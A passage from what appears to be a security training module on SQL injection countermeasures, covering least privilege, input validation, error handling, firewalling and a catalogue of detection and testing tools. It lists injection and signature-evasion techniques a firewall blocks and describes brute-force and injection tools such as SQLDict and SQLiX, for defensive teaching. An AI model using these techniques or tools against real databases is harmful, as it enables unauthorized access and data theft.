A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

Error message revealing important information

If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information regarding the database, which an attacker can use to carry out unauthorized access to the database.

No data validation at the server

This is most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help in defending against SQL injection attacks.

Minimizing Privileges

Developers often neglect security aspects while creating a new application, and tend to leave those matters to the end of the development cycle. However, security matters should be a priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first, and begin to add permissions only when needed. The benefit to addressing security early is that it allows developers to address security concerns as they add features, so that identification and fixing becomes easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require the last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside of the system administrator's context.

Implementing Consistent Coding Standards

Database developers should carefully plan for the security of whole information system infrastructure, and integrate security in the solutions they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

Take, for example, a policy for performing data access. In general, developers use whatever data access method they like. This usually results in a multitude of data access methods, each exhibiting unique security concerns. A more prudent policy would be to dictate guidelines that guarantee similarity in each developer's routines. This consistency would greatly enhance both the maintainability and security of the product.


Another useful coding policy is to perform input validation at both the client and the server. Developers sometime rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server, to ensure that any malicious user input is properly filtered.

Instead of default error messages that reveal system information, custom error messages that provide little or no system details should display to the user when an error occurs.


Firewalling the SQL Server


It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to SQL Server are the administrative network (if one is there) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server 2000 listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port 1433 and UDP port 1434 (the port used by the SQL "Slammer" worm). If the server lockdown is good enough, it should be able to help mitigate the risk of the following:


- Developers uploading unauthorized/insecure scripts and components to the web server
- Misapplied patches
- Administrative errors.




To defend against SQL injection, the developer needs to take proper care in configuring and developing an application in order to create one that is robust and secure. The developer should use best practices and countermeasure in order prevent applications from becoming vulnerable to SQL injection attacks.







To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF firewall/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL Injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using non-privileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.



The dotDefender web application firewall can prevent SQL injection attacks because dotDefender inspects HTTP traffic and determines if the web site suffers from SQL Injection or other attacks. This can prevent identity theft and other data leaks from web applications.

dotDefender blocks SQL Injection techniques, including:

- Terminating queries using quotes, double-quotes, SQL comments
- Stored procedure names
- Comparison queries using commands such as BETWEEN, LIKE, ISNULL
- Database manipulation commands such as TRUNCATE, DROP
- Reserved words such as CASE WHEN, EXEC
- Blindfolded injection techniques such as Boolean queries and WAITFOR DELAY
- Database-unique attacks relating to Oracle, MySQL, MS-SQL
- Signature evasion techniques such as using CONVERT & CAST

Source: http://www.applicure.com

IBM Security AppScan enhances web application security and mobile application security, improves application security, and strengthens regulatory compliance. By scanning web and mobile applications prior to deployment, AppScan identifies security vulnerabilities, generates reports, and makes fix recommendations.


Source: *http://www.ibm.com*


WebCruiser is a Web Vulnerability and web pen testing tool used for auditing website security. It supports scanning a website as well as POC (Proof of concept) for web vulnerabilities: SQL Injection, Cross Site Scripting, XPath Injection, etc.

Features:

- Crawler(Site Directories And Files)
- SQL Injection Scanner
- SQL Injection for SQL Server, MySQL: PlainText/Union/Blind Injection
- SQL Injection for Oracle: PlainText/Union/Blind/CrossSite Injection
- SQL Injection for DB2, Access: Union/Blind Injection
- Resend Tool
- Bruter Tool
- Cookie Tool

Source: *http://sec4app.com*





Other SQL injection detection tools include:

HP WebInspect

Source: *http://www.hpenterprisesecurity.com*

HP WebInspect is an automated and configurable web application security and pen testing tool that mimics real-world hacking techniques and attacks, providing a thorough analysis of complex web applications and services for security vulnerabilities. WebInspect protects the most vulnerable entry points from attack.

SQLDict

Source: *http://ntsecurity.nu*

SQLDict is a basic single-IP brute-force MS SQL Server password utility that can carry out a dictionary attack against a named SQL account. Specify the IP address to attack, and the user account, and then load an appropriate word list to try.

SQLiX

Source: *https://www.owasp.org*

SQLiX, coded in Perl, is an SQL Injection scanner, able to crawl, detect SQL injection vectors, identify the back end database, and grab function call/UDF results (even execute system commands for MS-SQL). SQLiX is able to find normal and blind SQL injection vectors and does not need to reverse engineer the original SQL request (using only function calls).

SQL Block Monitor

Source: http://sql-tools.net

SQL Block Monitor is a blocking and deadlocks monitor tool for Microsoft SQL Server. It authorizes users with historically blocked events of every unique individual piece of SQL involved in blocking, and reveals exactly what SQL is causing the blocked process phenomena. Identified SQL is ranked on a top-down recourse basis, showing organizations what blocked process SQL is running the longest on the database server and utilizing the most resources.

Acunetix Web Vulnerability Scanner

Source: http://www.acunetix.com

Acunetix Web Vulnerability scanner performs a full scan of a website for all vulnerabilities, including SQL Injection and Cross-Site Scripting. Acunetix Web Vulnerability Scanner automatically checks for vulnerabilities that include web server configuration checks, parameter manipulation checks, file checks, file uploads, directory checks, text search, weak password checks, Google Hacking Database (GHDB), port scanner, and network alerts.

GreenSQL Database Security

Source: http://www.greensql.com

GreenSQL Database Security protects databases from SQL injection attacks that can result in unauthorized access, data theft and abuse. GreenSQL's database security enforces database firewall policies and gives full control of who accesses sensitive information.

Microsoft Code Analysis Tool .NET (CAT.NET)

Source: http://www.microsoft.com

Code Analysis Tool .NET is a command line tool that identifies security flaws within a managed code (C#, Visual Basic .NET, J#) application. It does so by scanning the binary and/or assembly of the application, and tracing the data flow among its statements, methods, and assemblies. CAT.NET also helps identify common variants of certain prevailing vulnerabilities that can give rise to common attack vectors such as cross-site scripting (XSS), SQL Injection, and XPath Injection. It used during the implementation phase of the Microsoft Security Development Lifecycle (SDL).

NGS SQuirreL Vulnerability Scanners

Source: http://www.nccgroup.com

SQuirreL is a vulnerability assessment scanner for RDBMS infrastructures that exceeds standard specifications, and allows systems professionals and database administrators to assess security vulnerabilities and deficits quickly and accurately.

WSSA - Web Site Security Scanning Service

Source: http://www.beyondsecurity.com


WSSA examines website pages, applications, and web servers to find security weaknesses and vulnerabilities that would give hackers an opportunity to do damage. WSSA automatically tests website pages for all of the known code vulnerabilities, which include SQL Injection, XSS (cross-

site scripting), file disclosure, remote file inclusion, PHP/ASP code injection, and directory traversal.

N-Stalker Web Application Security Scanner

Source: *http://www.nstalker.com*

N-Stalker Web Application Security Scanner X is a web security assessment solution for web applications. By incorporating the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 Web Attack Signatures database along with a component-oriented web application security assessment technology, N-Stalker is a security tool for developers, system/security administrators, IT auditors and staff. It will sweep a web application for a large number of vulnerabilities, including well-known standards such as "OWASP Top 10" and "PCI Data Security," and also perform custom security inspections to ensure an application's Secure Development Life Cycle (SDLC).



The module covered various aspects of SQL injection attacks, attack techniques, and tools used in SQL injection attacks. The module also covered techniques, best practices, guidelines, and security tools to detect and prevent SQL injection attacks on applications. The next module will discuss hacking wireless networks.